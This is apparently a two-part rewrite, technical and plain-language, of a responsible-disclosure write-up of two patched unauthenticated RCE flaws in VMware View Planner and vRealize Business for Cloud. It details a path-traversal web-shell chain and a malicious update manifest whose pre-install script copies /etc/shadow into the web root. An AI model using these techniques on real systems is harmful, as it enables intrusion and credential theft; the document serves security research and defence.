Hunting for bugs in VMware: View Planner and vRealize Business for Cloud
Two VMware products had unauthenticated remote code execution flaws: View Planner allowed arbitrary file write via path traversal in a log upload script, and vRealize Business for Cloud allowed a custom update repository to run commands. An attacker could execute code without authentication.
 Published on swarm.ptsecurity.com
Last year we found a lot of exciting vulnerabilities in VMware products. They were disclosed to the vendor, responsibly and have been patched.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers two unauthenticated remote code execution flaws found in VMware products: CVE-2021-21978 in VMware View Planner and CVE-2021-21984 in VMware vRealize Business for Cloud. Both were reported to VMware and patched before publication.

VMware View Planner is described in its documentation as a standard methodology for comparing virtual desktop deployment platforms, generating a realistic measure of client-side desktop performance and using a rich set of commonly used applications as the desktop workload. After deployment, users reach a web management interface on ports 80 and 443.
VMware vRealize Business for Cloud automates cloud costing analysis, consumption metering, cloud comparison and planning. Its update mechanism, which lets an administrator point the product at a package repository, is the second target here.
Setup
The assessment was carried out against deployed appliances. No credentials are mentioned for either flaw: both attack paths are reachable without authentication. Reconnaissance used netstat and docker on the appliance host, and the second flaw used a remote web server under the researchers' control. No specific product build numbers are given for the vulnerable versions beyond the version strings that appear inside the manifest examples.
Finding it
View Planner: an unauthenticated WSGI endpoint
Reconnaissance started with a port listing on the host:
netstat -pltn

The process bound to TCP/443 turned out to be Docker. Listing containers and their forwarded ports:
docker ps

Ports 80 and 443 were forwarded from a container named appacheServer. Getting a shell inside that container and listing its open ports showed the HTTP requests are handled by the httpd server:

The httpd configuration lives at /etc/httpd/conf/httpd.conf. The relevant extract:
<Directory "/etc/httpd/cgi-bin">
	AllowOverride None
	Options None
	Require all granted
</Directory>

# WSGI configuration for log uplaod
WSGIScriptAlias /logupload /etc/httpd/html/wsgi_log_upload/log_upload_wsgi.py

<IfModule headers_module>
	#
	# Avoid passing HTTP_PROXY environment to CGI's on this or any proxied
	# backend servers which have lingering "httpoxy" defects.
	# 'Proxy' request header is undefined by the IETF, not listed by IANA
	#
	RequestHeader unset Proxy early
</IfModule>

The WSGIScriptAlias line stood out: it maps the /logupload URL to the Python script log_upload_wsgi.py, and no authentication is required to reach it. The request flow was established as follows:
- VMware View Planner handles a request to
/loguploadon TCP/443. - The request is redirected from the host into the
appacheServerDocker container. - Inside the container, httpd executes
log_upload_wsgi.pyto handle the request.
View Planner: reading the handler
The script is small. Its behaviour, in summary:
- It handles HTTP POST requests.
- It parses data from the request.
- It builds a file path from unsanitised request data plus a static prefix.
- It writes the POST content into that file.
The relevant code:
#...
    if environ['REQUEST_METHOD'] == 'POST':
        #...
        resultBasePath = "/etc/httpd/html/vpresults"
        try:
            filedata = post["logfile"]
            metaData = post["logMetaData"]

            if metaData.value:
                logFileJson = LogFileJson.from_json(metaData.value)

            if not os.path.exists(os.path.join(resultBasePath, logFileJson.itrLogPath)):
                os.makedirs(os.path.join(resultBasePath, logFileJson.itrLogPath))

            if filedata.file:
                if (logFileJson.logFileType == agentlogFileType.WORKLOAD_ZIP_LOG):
                    filePath = os.path.join(resultBasePath, logFileJson.itrLogPath, WORKLOAD_LOG_ZIP_ARCHIVE_FILE_NAME.format(str(logFileJson.workloadID)))
                else:
                    filePath = os.path.join(resultBasePath, logFileJson.itrLogPath, logFileJson.logFileType)
                with open(filePath, 'wb') as output_file:
                    while True:
                        data = filedata.file.read(1024)
                        # End of file
                        if not data:
                            break
                        output_file.write(data)

#...
User data is not filtered. The path is assembled with os.path.join from resultBasePath and values taken from the JSON metadata, and the uploaded bytes are written to the resulting path. That gives an arbitrary file write with arbitrary content, reachable either through path traversal or through a quirk of os.path.join.

The quirk matters: even if .. sequences were stripped to block traversal, an absolute path in the second argument to os.path.join replaces everything before it. So an absolute path in the user-controlled component is enough on its own.
Normally an uploaded Python file would only run after the web application restarts. Here the WSGIScriptAlias directive means the script is not cached: it is loaded into memory and executed on every request to /logupload. Overwriting the handler therefore takes effect immediately.
Exploitation
Step 1: overwrite the WSGI handler
The plan was to replace log_upload_wsgi.py with a WSGI web shell. There was only one attempt available: an invalid Python file would break the web application. The shell was uploaded to the /etc/httpd/html/wsgi_log_upload/ folder under the filename log_upload_wsgi.py.

The upload succeeded.
Step 2: run a command through the shell
For the proof of concept, the whoami command was executed by sending an HTTP request to the /logupload path with the GET parameter cmd. The response contained the current system user: apache.

That is unauthenticated remote code execution as the apache user.
vRealize Business for Cloud: the update mechanism
The second flaw is in the application update mechanism, which is accessible without authentication. The upgrade functionality is implemented in upgradeVrb.py, located in /opt/vmware/share/htdocs/service/administration/. The script accepts a repository_url parameter, which lets the caller set a custom repository for package sources. That flexibility is intended for administrators who want to choose the package location themselves, but it also gives an attacker control over what the product downloads and installs.
The vulnerable fragment:
app = Router()
@app.route('/service/administration/upgradeVrb.py/updatesFromSource', methods=['PUT'], content_type="text/plain")
def va_upgrade():
    repository_type = routing.get_query_parameter('repository_type')  # default, cdrom, url
    # default is when no provider-runtime.xml is supplied
    try:
        os.unlink("/opt/vmware/var/lib/vami/update/provider/provider-runtime.xml")
    except:
        pass

    url = ''
    if repository_type == 'cdrom':
        url = 'cdrom://'
    elif repository_type == 'url':
        url = routing.get_query_parameter('repository_url')
        if not url:
            cgiutil.error('repository_url is needed')
    elif repository_type == 'default':
        url = 'https://vapp-updates.vmware.com/vai-catalog/valm/vmw/a1ba78af-ec67-4333-8e25-a4be022f97c7/latest'

Pointing repository_url at a server under the researchers' control, they saw in their logs that the application requested the manifest-latest.xml file.

The manifest is the core component of a repository: it describes the exact steps of the update process. A repository can live on any web server as a set of files and folders, as long as it meets the specification. An example of a correct manifest for this product was found:
<?xml version="1.0"?>
<update xmlns:vadk="http://www.vmware.com/schema/vadk" xmlns:ovf="http://schemas.dmtf.org/ovf/envelope/1" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:vmw="http://www.vmware.com/schema/ovf">
  <product>vRealize Business for Cloud</product>
  <version>7.6.0.28529</version>
  <fullVersion>7.6.0.28529 Build 13134973</fullVersion>
  <vendor>VMware</vendor>
  <vendorUUID>706ee0c0-b51c-11de-8a39-0800200c9a66</vendorUUID>
  <productRID>a1ba78af-ec67-4333-8e25-a4be022f97c7</productRID>
  <vendorURL/>
  <productURL/>
  <supportURL/>
  <releaseDate>20190403115019.000000+000</releaseDate>
  <description>vRealize Business for Cloud</description>
  <EULAList showPolicy="" introducedVersion=""/>
  <UpdateInfoList>
    <UpdateInfo introduced-version="7.8" category="feature" severity="important" affected-versions="" description="" reference-type="vendor" reference-id="" reference-url=""/>
  </UpdateInfoList>
  <preInstallScript>
    #!/bin/sh
    exit 0
</preInstallScript>
  <postInstallScript>
    #!/bin/sh
    exit 0
   </postInstallScript>
  <Network protocols="IPv4,IPv6"/>
</update>
The preInstallScript and postInstallScript elements are the interesting part:
<preInstallScript>
    #!/bin/sh
    exit 0
</preInstallScript>
<postInstallScript>
    #!/bin/sh
    exit 0
</postInstallScript>
Their content is an OS command run before and after the update, which makes them the obvious place to put a payload. The update procedure has three steps:
- Set the location of the remote repository.
- Compare the installed version with the version in the repository.
- Run the remote installation procedure.
Step 3: a malicious manifest
The version number in the repository was raised and a payload added: cat /etc/shadow > /opt/vmware/share/htdocs/shadow, which writes a sensitive file into the publicly served web directory.
<?xml version="1.0"?>
<update xmlns:vadk="http://www.vmware.com/schema/vadk" xmlns:ovf="http://schemas.dmtf.org/ovf/envelope/1" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:vmw="http://www.vmware.com/schema/ovf">
  <product>vRealize Business for Cloud</product>
  <version>7.8.4.28529</version>
  <fullVersion>7.8.4.28529 Build 13134973</fullVersion>
  <vendor>VMware</vendor>
….
  <preInstallScript>
    #!/bin/sh
       cat /etc/shadow > /opt/vmware/share/htdocs/shadow
    exit 0
</preInstallScript>
  <postInstallScript>
    #!/bin/sh
    exit 0
   </postInstallScript>
  <Network protocols="IPv4,IPv6"/>
</update>
Step 4: the signature check
The first attempt failed. The product verifies integrity by checking manifest-latest.xml.sig, which should contain the digital signature of the package.

A search revealed that this step is not mandatory: it can be skipped by setting the validateSignature property to False in provider-runtime.xml, the file that stores the repository URL. That file is written by upgradeVrb.py itself:
    elif repository_type == 'url':
        url = routing.get_query_parameter('repository_url')
        if not url:
            cgiutil.error('repository_url is needed')
    elif repository_type == 'default':
        url = 'https://vapp-updates.vmware.com/vai-catalog/valm/vmw/a1ba78af-ec67-4333-8e25-a4be022f97c7/latest'

    if url:
        with open("/opt/vmware/var/lib/vami/update/provider/provider-runtime.xml", 'w') as provider_file:
            provider_file.write("""
<service>
    <properties>
        <property name="localRepositoryAddress" value="%s" />
        <property name="localRepositoryPasswordFormat" value="base64" />
    </properties>
</service>
""" % url)

The repository_url value is interpolated into the XML without sanitisation. Injecting the validateSignature XML tag through that parameter disables the integrity check.

Step 5: retry the update


With the integrity check disabled, the attack was repeated through the update process: first a request that checks whether an update is available, then a request that triggers the installation.

The abuse succeeded. A copy of /etc/shadow became available from the web directory without any authentication.
Root cause
In View Planner, the log upload handler builds a filesystem path from user-supplied JSON (itrLogPath, logFileType, workloadID) with os.path.join and writes attacker-controlled bytes there. There is no filtering of the user data, and os.path.join discards the base path when a later component is absolute, so traversal is not even required. The WSGIScriptAlias configuration then turns the arbitrary write into code execution, because the script is reloaded and executed on every request instead of being cached.
In vRealize Business for Cloud, the update endpoint is reachable without authentication and accepts a repository URL from the caller. The manifest format it consumes supports pre- and post-install shell scripts, so a repository under attacker control yields command execution. The only defence, a signature check on the manifest, is controlled by a property in provider-runtime.xml, and that file is generated by string-formatting the unsanitised repository_url into XML. XML injection through the URL therefore lets the attacker switch the check off.
Impact
Both flaws give unauthenticated remote code execution. In View Planner the code runs as the apache user, reached through the host on port 443. In vRealize Business for Cloud the attacker controls commands run by the update process on the target system, and in the demonstrated case can copy /etc/shadow into a web-accessible directory and read it without authentication. The report does not describe privilege level or lateral movement beyond that.
Fix
The vulnerabilities were disclosed to VMware responsibly and have been patched. The report does not describe the specific code changes.
Variants to test
- Look for
WSGIScriptAliasdirectives in httpd configurations on appliances. A positive result is a mapped script that handles requests without authentication and writes user-controlled paths or content. - Audit uses of
os.path.joinwhere a later component comes from user input. A positive result is an absolute path or traversal sequence in that component producing a write outside the intended base directory. - Test file upload handlers that accept JSON metadata describing the destination path. A positive result is a file appearing at a path you chose, especially one that the server later executes.
- Probe update and upgrade endpoints for missing authentication, particularly ones that accept a repository or source URL. A positive result is an outbound request from the target to your server.
- Check whether integrity or signature verification can be disabled through configuration written from user input. A positive result is an injected property or element in the generated configuration that turns the check off.
- Inspect update manifests for script elements such as pre- and post-install hooks. A positive result is a command from your manifest running on the target.
What happened, in plain words
Two VMware products had a serious flaw: a stranger on the internet, with no username and no password, could make the server run their own commands. In security language that is called remote code execution, usually shortened to RCE. "Remote" means the attacker does not need to sit at the machine; "code execution" means the attacker's instructions run on the server as if the server's own software had written them.
The two products are VMware View Planner and VMware vRealize Business for Cloud. The first flaw is tracked as CVE-2021-21978, the second as CVE-2021-21984. A CVE is a public catalogue number for a known security bug, so people around the world can refer to the same issue without confusion. Both bugs were reported to VMware privately, VMware fixed them, and only then were the details published.
This article walks through both attacks slowly. If you can use a browser and a computer, you can follow it. Every technical word is explained the first time it appears, and there is a glossary at the end.
The two products, and why they matter
VMware View Planner
VMware View Planner is a tool for measuring how well virtual desktops perform. A virtual desktop is a desktop computer that does not live on the desk in front of you; it runs on a big server somewhere and you connect to it over the network. View Planner runs a realistic mix of everyday applications as the workload and produces a score, so organisations can compare one virtual desktop setup with another.
After it is installed, people manage it through a web management interface: a website served by the product itself. The report says this interface is reachable on ports 80 and 443. A port is a numbered door on a computer. Web traffic normally uses port 80 for plain HTTP and port 443 for HTTPS, the encrypted version. When you type an address into your browser, the browser is really connecting to one of those doors.
The screenshot shows the View Planner web panel: the page an administrator sees after opening the product in a browser.
VMware vRealize Business for Cloud
vRealize Business for Cloud is a product for understanding what cloud computing costs: it analyses spending, meters consumption, compares clouds and helps with planning. The part that matters here is its update mechanism. Software updates are how a product receives new versions and fixes. Usually the product downloads a package from a repository, which is simply a folder of files published on a web server. The second attack abuses the fact that this update mechanism could be reached without logging in.
How the investigation started
The researchers approached the deployed product from the network, and no credentials appear in either attack path. They approached the deployed product the way any outsider would, from the network, and looked at what answered.
No usernames or passwords appear anywhere in either attack path. That is the important point: both flaws are unauthenticated, meaning they work without any login.
Finding the first flaw: View Planner
Step 1: see what is listening
The first move was to list which programs on the machine are listening on which network ports:
netstat -pltn
Line by line:
netstatis a standard command that reports network connections and listening ports.-pasks it to show which program (process) owns each entry.-llimits the output to listening sockets, the ones waiting for incoming connections.-tlimits it to TCP, the protocol that carries most web traffic.-nshows numbers instead of names, so ports appear as 443 rather than as a service name.
Why do this? Before attacking anything you need to know what is exposed. The output showed that the process behind TCP port 443 was Docker.
Docker is a tool for running software inside containers. A container is a sealed box on a computer that holds one piece of software and everything it needs, kept separate from the rest of the machine. Think of it as a shipping container on a cargo ship: many boxes travel on the same ship, each with its own contents, and a problem inside one box does not automatically spill into the others.
Step 2: list the containers
If the web traffic is handled by Docker, the next question is which container is receiving it:
docker ps
Line by line:
dockeris the program that manages containers.psmeans "process status": list the containers that are currently running.
The output includes the ports each container forwards to the host machine. Port forwarding means the outside machine accepts a connection on a port and passes it through to a program inside a container, like a receptionist forwarding a phone call to the right desk.
Ports 80 and 443 were forwarded from a container named appacheServer. The name is spelled that way in the product itself.
Step 3: look inside the container
The researchers then opened a shell inside the container to see which program actually answers the web requests. A shell is a text interface where you type commands and the computer runs them.
The answer was httpd, the Apache HTTP Server. A web server is the program that receives browser requests and sends back pages. When you open a website, your browser asks a web server for a page and the web server replies.
Step 4: read the web server's configuration
The web server's settings live in a configuration file, httpd.conf, in the directory /etc/httpd/conf/. A configuration file is a plain text file that tells a program how to behave. The relevant extract:
<Directory "/etc/httpd/cgi-bin">
	AllowOverride None
	Options None
	Require all granted
</Directory>

# WSGI configuration for log uplaod
WSGIScriptAlias /logupload /etc/httpd/html/wsgi_log_upload/log_upload_wsgi.py

<IfModule headers_module>
	#
	# Avoid passing HTTP_PROXY environment to CGI's on this or any proxied
	# backend servers which have lingering "httpoxy" defects.
	# 'Proxy' request header is undefined by the IETF, not listed by IANA
	#
	RequestHeader unset Proxy early
</IfModule>
Line by line, in plain words:
- The
<Directory "/etc/httpd/cgi-bin">block sets rules for one folder.AllowOverride Nonemeans local files may not override these rules.Options Noneturns off optional features for that folder.Require all grantedmeans anyone may access it. This block is not the interesting part; it is context. - The comment
# WSGI configuration for log uplaod(the spelling is as it appears in the file) introduces the next line. WSGIScriptAlias /logupload /etc/httpd/html/wsgi_log_upload/log_upload_wsgi.pyis the key line. It tells the web server: whenever a request arrives for the address/logupload, do not serve a static file; instead run the Python program at/etc/httpd/html/wsgi_log_upload/log_upload_wsgi.pyand let that program produce the answer.- The
<IfModule headers_module>block adjusts request headers. A header is a small piece of extra information attached to a web request or response, such as what kind of content the browser accepts.RequestHeader unset Proxy earlyremoves a header namedProxybefore the request is passed on. This is a general hardening measure and not part of the attack.
WSGI is a standard way for a web server to hand a request to a Python program. Think of the web server as a waiter and the Python program as the kitchen: the waiter takes your order to the kitchen and brings back the dish. WSGIScriptAlias is the instruction that says which kitchen handles which address.
The important discovery: the /logupload address runs a Python script, and nothing in this configuration requires a login to reach it.
Step 5: map the request path
The researchers established the full journey of a request:
- VMware View Planner receives a request to
/loguploadon TCP port 443. - The request is passed from the host machine into the
appacheServerDocker container. - Inside the container, httpd runs
log_upload_wsgi.pyto handle the request.
The diagram shows this workflow: the request arrives at the host, is forwarded into the container, and the Python script produces the response.
Step 6: read the handler script
The script that handles /logupload is small. In summary, it does four things:
- It handles HTTP POST requests. HTTP is the language browsers and web servers speak. A POST request is one that carries data in its body, typically used when you submit a form.
- It parses data from the request. Parsing means reading raw text and turning it into structured values the program can use.
- It builds a file path from unsanitised request data plus a fixed prefix. Unsanitised means the value is used as-is, without checking or cleaning it first.
- It writes the POST content into that file.
Here is the relevant code:
#...
    if environ['REQUEST_METHOD'] == 'POST':
        #...
        resultBasePath = "/etc/httpd/html/vpresults"
        try:
            filedata = post["logfile"]
            metaData = post["logMetaData"]

            if metaData.value:
                logFileJson = LogFileJson.from_json(metaData.value)

            if not os.path.exists(os.path.join(resultBasePath, logFileJson.itrLogPath)):
                os.makedirs(os.path.join(resultBasePath, logFileJson.itrLogPath))

            if filedata.file:
                if (logFileJson.logFileType == agentlogFileType.WORKLOAD_ZIP_LOG):
                    filePath = os.path.join(resultBasePath, logFileJson.itrLogPath, WORKLOAD_LOG_ZIP_ARCHIVE_FILE_NAME.format(str(logFileJson.workloadID)))
                else:
                    filePath = os.path.join(resultBasePath, logFileJson.itrLogPath, logFileJson.logFileType)
                with open(filePath, 'wb') as output_file:
                    while True:
                        data = filedata.file.read(1024)
                        # End of file
                        if not data:
                            break
                        output_file.write(data)

#...
Line by line:
if environ['REQUEST_METHOD'] == 'POST':checks whether the incoming request is a POST, the kind that carries data.resultBasePath = "/etc/httpd/html/vpresults"sets the folder where uploaded logs are supposed to go.filedata = post["logfile"]takes the uploaded file from the request.metaData = post["logMetaData"]takes a second field, a piece of text describing the upload.if metaData.value:checks that this description is not empty.logFileJson = LogFileJson.from_json(metaData.value)turns that text into structured data. JSON is a common text format for structured data, made of names and values in curly braces. Here the text is expected to contain fields such asitrLogPath,logFileTypeandworkloadID.if not os.path.exists(os.path.join(resultBasePath, logFileJson.itrLogPath)):checks whether the target folder already exists.os.path.joinglues path pieces together with slashes, like joining words with spaces to make a sentence.os.makedirs(...)creates the folder if it is missing.if filedata.file:checks that a file was actually attached.- The
if (logFileJson.logFileType == agentlogFileType.WORKLOAD_ZIP_LOG):branch picks one filename pattern for zip logs, usingworkloadIDfrom the JSON; theelsebranch useslogFileTypefrom the JSON as the filename. Either way,os.path.joincombines the base folder with values that came from the user. with open(filePath, 'wb') as output_file:opens that path for writing in binary mode. Binary means raw bytes, not text.- The
while True:loop reads the uploaded file 1024 bytes at a time, stops when there is nothing left (if not data: break), and writes each chunk to the output file.
The conclusion: user data is not filtered. The path is assembled from values the user controls, and the uploaded bytes are written to that path. That gives an arbitrary file write: the ability to create a file anywhere the program is allowed to write, with any content the attacker chooses.
Step 7: understand the path trick
There are two ways to steer the write to a place of your choosing. The first is path traversal, where you put .. in a path to mean "go up one folder". The second is a quirk of os.path.join.
The diagram shows how os.path.join behaves. The quirk is this: if a later piece of the path is an absolute path, one that starts at the root of the filesystem with a leading slash, then os.path.join throws away everything before it and uses only the absolute part. Compare it to writing an address on an envelope: if you write a full address starting with the country, the postal service does not prepend your own town to it. So even if .. sequences were stripped to block traversal, an absolute path in the user-controlled part is enough on its own.
Step 8: why the write becomes code execution
Normally, uploading a Python file to a web server would not run it. The web application would have to be restarted to pick up the new file. Here the WSGIScriptAlias directive changes that: the script is not cached. It is loaded into memory and executed on every request to /logupload. So overwriting the handler takes effect immediately, on the next request.
Exploiting the first flaw
Step 9: overwrite the handler
The plan was to replace log_upload_wsgi.py with a web shell: a small program that lets an attacker run commands on the server through ordinary web requests. There was only one attempt available, because an invalid Python file would break the web application. The shell was uploaded to the /etc/httpd/html/wsgi_log_upload/ folder under the filename log_upload_wsgi.py.
The screenshot shows the upload of the web shell.
The upload succeeded.
Step 10: run a command
For the proof of concept, the whoami command was executed by sending an HTTP request to the /logupload path with the GET parameter cmd. A GET parameter is a value attached to the end of a web address after a question mark, the way a search address carries your search words. whoami is a standard command that prints the name of the user the program is running as.
The response contained the current system user: apache. That is unauthenticated remote code execution as the apache user.
Finding the second flaw: vRealize Business for Cloud
Step 11: the update endpoint
The second flaw is in the application update mechanism, which is reachable without authentication. The upgrade functionality is implemented in upgradeVrb.py, located in /opt/vmware/share/htdocs/service/administration/. The script accepts a repository_url parameter, which lets the caller set a custom repository for package sources. That flexibility is meant for administrators who want to choose where packages come from, but it also gives an attacker control over what the product downloads and installs.
An endpoint is a specific address on a server that accepts requests, like a particular service window at a counter. An API is a set of such endpoints that programs use to talk to each other; here the endpoint is part of the product's own web interface.
The vulnerable fragment:
app = Router()
@app.route('/service/administration/upgradeVrb.py/updatesFromSource', methods=['PUT'], content_type="text/plain")
def va_upgrade():
    repository_type = routing.get_query_parameter('repository_type')  # default, cdrom, url
    # default is when no provider-runtime.xml is supplied
    try:
        os.unlink("/opt/vmware/var/lib/vami/update/provider/provider-runtime.xml")
    except:
        pass

    url = ''
    if repository_type == 'cdrom':
        url = 'cdrom://'
    elif repository_type == 'url':
        url = routing.get_query_parameter('repository_url')
        if not url:
            cgiutil.error('repository_url is needed')
    elif repository_type == 'default':
        url = 'https://vapp-updates.vmware.com/vai-catalog/valm/vmw/a1ba78af-ec67-4333-8e25-a4be022f97c7/latest'
Line by line:
app = Router()creates the object that decides which function handles which address.@app.route('/service/administration/upgradeVrb.py/updatesFromSource', methods=['PUT'], content_type="text/plain")registers the function below for that address. It accepts PUT requests, an HTTP method used to send data to a server, and expects plain text.def va_upgrade():begins the function that runs when the address is called.repository_type = routing.get_query_parameter('repository_type')reads a parameter namedrepository_typefrom the request. The comment lists the allowed values:default,cdrom,url.- The
try:block deletes the file/opt/vmware/var/lib/vami/update/provider/provider-runtime.xml, and theexcept: passsilently ignores the error if the file is not there. This file stores the repository settings; deleting it resets them. url = ''starts with an empty address.- If the type is
cdrom, the address becomescdrom://, meaning packages come from a disc. - If the type is
url, the address is read from therepository_urlparameter, and if it is missing the code reports an error. - If the type is
default, the address is VMware's own update catalogue.
Step 12: point the product at our server
By setting repository_url to a server under the researchers' control, they saw in their logs that the application requested the manifest-latest.xml file.
The screenshot shows the custom repository being set as the source.
The screenshot shows the web server logs on the researchers' remote server, recording the request coming in from the product.
Step 13: what a manifest is
The manifest is the core component of a repository: it describes the exact steps of the update process. A repository can live on any web server as a set of files and folders, as long as it meets the specification. An example of a correct manifest for this product was found:
<?xml version="1.0"?>
<update xmlns:vadk="http://www.vmware.com/schema/vadk" xmlns:ovf="http://schemas.dmtf.org/ovf/envelope/1" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:vmw="http://www.vmware.com/schema/ovf">
  <product>vRealize Business for Cloud</product>
  <version>7.6.0.28529</version>
  <fullVersion>7.6.0.28529 Build 13134973</fullVersion>
  <vendor>VMware</vendor>
  <vendorUUID>706ee0c0-b51c-11de-8a39-0800200c9a66</vendorUUID>
  <productRID>a1ba78af-ec67-4333-8e25-a4be022f97c7</productRID>
  <vendorURL/>
  <productURL/>
  <supportURL/>
  <releaseDate>20190403115019.000000+000</releaseDate>
  <description>vRealize Business for Cloud</description>
  <EULAList showPolicy="" introducedVersion=""/>
  <UpdateInfoList>
    <UpdateInfo introduced-version="7.8" category="feature" severity="important" affected-versions="" description="" reference-type="vendor" reference-id="" reference-url=""/>
  </UpdateInfoList>
  <preInstallScript>
    #!/bin/sh
    exit 0
</preInstallScript>
  <postInstallScript>
    #!/bin/sh
    exit 0
   </postInstallScript>
  <Network protocols="IPv4,IPv6"/>
</update>
Line by line:
<?xml version="1.0"?>declares that this is an XML document. XML is a text format for structured data built from tags in angle brackets, like<name>value</name>. It is similar in spirit to JSON but uses tags instead of curly braces.<update ...>is the outer tag that wraps everything. Thexmlns:...attributes declare namespaces, which are labels that keep tag names from different vocabularies apart.<product>,<version>,<fullVersion>,<vendor>describe what the package is and which version it carries. The version here is7.6.0.28529.<vendorUUID>and<productRID>are identifiers for the vendor and the product.<vendorURL/>,<productURL/>,<supportURL/>are empty link fields. A tag ending in/>is self-closing, meaning it has no content.<releaseDate>and<description>give the release date and a human-readable description.<EULAList .../>and<UpdateInfoList>carry licence and update metadata.<preInstallScript>contains a small shell script that runs before installation. Here it is#!/bin/sh(the line that says which shell runs the script) followed byexit 0(stop successfully).<postInstallScript>is the same, but runs after installation.<Network protocols="IPv4,IPv6"/>says which network protocols the update supports.
The preInstallScript and postInstallScript elements are the interesting part:
<preInstallScript>
    #!/bin/sh
    exit 0
</preInstallScript>
<postInstallScript>
    #!/bin/sh
    exit 0
</postInstallScript>
Their content is an OS command run before and after the update. OS means operating system, the base software that runs the machine. This makes them the obvious place to put a payload. A payload is the part of an attack that does the actual damage or action.
The update procedure has three steps:
- Set the location of the remote repository.
- Compare the installed version with the version in the repository.
- Run the remote installation procedure.
Step 14: a malicious manifest
The version number in the repository was raised and a payload added: cat /etc/shadow > /opt/vmware/share/htdocs/shadow, which writes a sensitive file into the publicly served web directory.
<?xml version="1.0"?>
<update xmlns:vadk="http://www.vmware.com/schema/vadk" xmlns:ovf="http://schemas.dmtf.org/ovf/envelope/1" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:vmw="http://www.vmware.com/schema/ovf">
  <product>vRealize Business for Cloud</product>
  <version>7.8.4.28529</version>
  <fullVersion>7.8.4.28529 Build 13134973</fullVersion>
  <vendor>VMware</vendor>
….
  <preInstallScript>
    #!/bin/sh
       cat /etc/shadow > /opt/vmware/share/htdocs/shadow
    exit 0
</preInstallScript>
  <postInstallScript>
    #!/bin/sh
    exit 0
   </postInstallScript>
  <Network protocols="IPv4,IPv6"/>
</update>
Line by line:
- The version is now
7.8.4.28529, higher than the installed7.6.0.28529. The update logic compares versions, so a higher number makes the product believe a newer release is available and proceed. - Inside
<preInstallScript>, the linecat /etc/shadow > /opt/vmware/share/htdocs/shadowis the payload.catprints the contents of a file./etc/shadowis the file on a Linux system that holds password hashes for user accounts. A hash is a one-way scrambled form of a password: you cannot read the password back, but you can test guesses against it. The>symbol redirects the output into a new file, here/opt/vmware/share/htdocs/shadow, which sits inside the folder the web server publishes. The result: a copy of the sensitive file lands where anyone can download it. exit 0ends the script successfully so the update continues normally.- The rest of the document is unchanged from the example.
Step 15: the signature check
The first attempt failed. The product verifies integrity by checking manifest-latest.xml.sig, which should contain the digital signature of the package. A digital signature is a cryptographic stamp that proves a file came from the expected source and was not altered. Integrity means the file is exactly as it should be, with nothing changed.
The screenshot shows the application attempting to extract the signature from the repository, which is why the first attempt did not work.
A search revealed that this step is not mandatory: it can be skipped by setting the validateSignature property to False in provider-runtime.xml, the file that stores the repository URL. That file is written by upgradeVrb.py itself:
    elif repository_type == 'url':
        url = routing.get_query_parameter('repository_url')
        if not url:
            cgiutil.error('repository_url is needed')
    elif repository_type == 'default':
        url = 'https://vapp-updates.vmware.com/vai-catalog/valm/vmw/a1ba78af-ec67-4333-8e25-a4be022f97c7/latest'

    if url:
        with open("/opt/vmware/var/lib/vami/update/provider/provider-runtime.xml", 'w') as provider_file:
            provider_file.write("""
<service>
    <properties>
        <property name="localRepositoryAddress" value="%s" />
        <property name="localRepositoryPasswordFormat" value="base64" />
    </properties>
</service>
""" % url)
Line by line:
- The first block reads the repository address from the request, exactly as before.
if url:checks that an address was supplied.with open("/opt/vmware/var/lib/vami/update/provider/provider-runtime.xml", 'w') as provider_file:opens the settings file for writing.provider_file.write("""...""" % url)writes a block of XML into that file, substituting the address into the%splaceholder. The%operator is an old-style way of inserting a value into a string.- The written XML has a
<service>element containing<properties>, and inside it a<property name="localRepositoryAddress" value="%s" />that holds the address, plus a password format property.
The repository_url value is inserted into the XML without sanitisation. That means an attacker can close the attribute and add new XML tags of their own. This is called XML injection: putting extra markup into a document through a value that was supposed to be plain data. Injecting the validateSignature XML tag through that parameter disables the integrity check.
The screenshot shows the injected validateSignature property being added to provider-runtime.xml.
The screenshot shows the resulting modified XML file with the extra element in place.
Step 16: retry the update
With the integrity check disabled, the attack was repeated through the update process: first a request that checks whether an update is available, then a request that triggers the installation.
The screenshot shows the HTTP request that checks the update's availability.
The screenshot shows the HTTP request that triggers the installation process.
The abuse succeeded. A copy of /etc/shadow became available from the web directory without any authentication.
The demo shows the file being retrieved from the web directory.
Why the two flaws worked
In View Planner, the log upload handler builds a filesystem path from user-supplied JSON (itrLogPath, logFileType, workloadID) with os.path.join and writes attacker-controlled bytes there. There is no filtering of the user data, and os.path.join discards the base path when a later component is absolute, so traversal is not even required. The WSGIScriptAlias configuration then turns the arbitrary write into code execution, because the script is reloaded and executed on every request instead of being cached.
In vRealize Business for Cloud, the update endpoint is reachable without authentication and accepts a repository URL from the caller. The manifest format it consumes supports pre- and post-install shell scripts, so a repository under attacker control yields command execution. The only defence, a signature check on the manifest, is controlled by a property in provider-runtime.xml, and that file is generated by string-formatting the unsanitised repository_url into XML. XML injection through the URL therefore lets the attacker switch the check off.
What the impact was
Both flaws give unauthenticated remote code execution. In View Planner the code runs as the apache user, reached through the host on port 443. In vRealize Business for Cloud the attacker controls commands run by the update process on the target system, and in the demonstrated case can copy /etc/shadow into a web-accessible directory and read it without authentication. The report does not describe privilege level or lateral movement beyond that.
How it was fixed
The vulnerabilities were disclosed to VMware responsibly and have been patched. The report does not describe the specific code changes.
Things worth testing on other products
- Look for
WSGIScriptAliasdirectives in httpd configurations on appliances. A positive result is a mapped script that handles requests without authentication and writes user-controlled paths or content. - Audit uses of
os.path.joinwhere a later component comes from user input. A positive result is an absolute path or traversal sequence in that component producing a write outside the intended base directory. - Test file upload handlers that accept JSON metadata describing the destination path. A positive result is a file appearing at a path you chose, especially one that the server later executes.
- Probe update and upgrade endpoints for missing authentication, particularly ones that accept a repository or source URL. A positive result is an outbound request from the target to your server.
- Check whether integrity or signature verification can be disabled through configuration written from user input. A positive result is an injected property or element in the generated configuration that turns the check off.
- Inspect update manifests for script elements such as pre- and post-install hooks. A positive result is a command from your manifest running on the target.
Glossary
- API: a defined set of addresses and rules that programs use to talk to each other.
- Absolute path: a file path that starts at the root of the filesystem with a leading slash, so it does not depend on where you currently are.
- Binary: raw bytes rather than text.
- Black-box: testing a system from the outside without inside knowledge or credentials.
- Configuration file: a plain text file that tells a program how to behave.
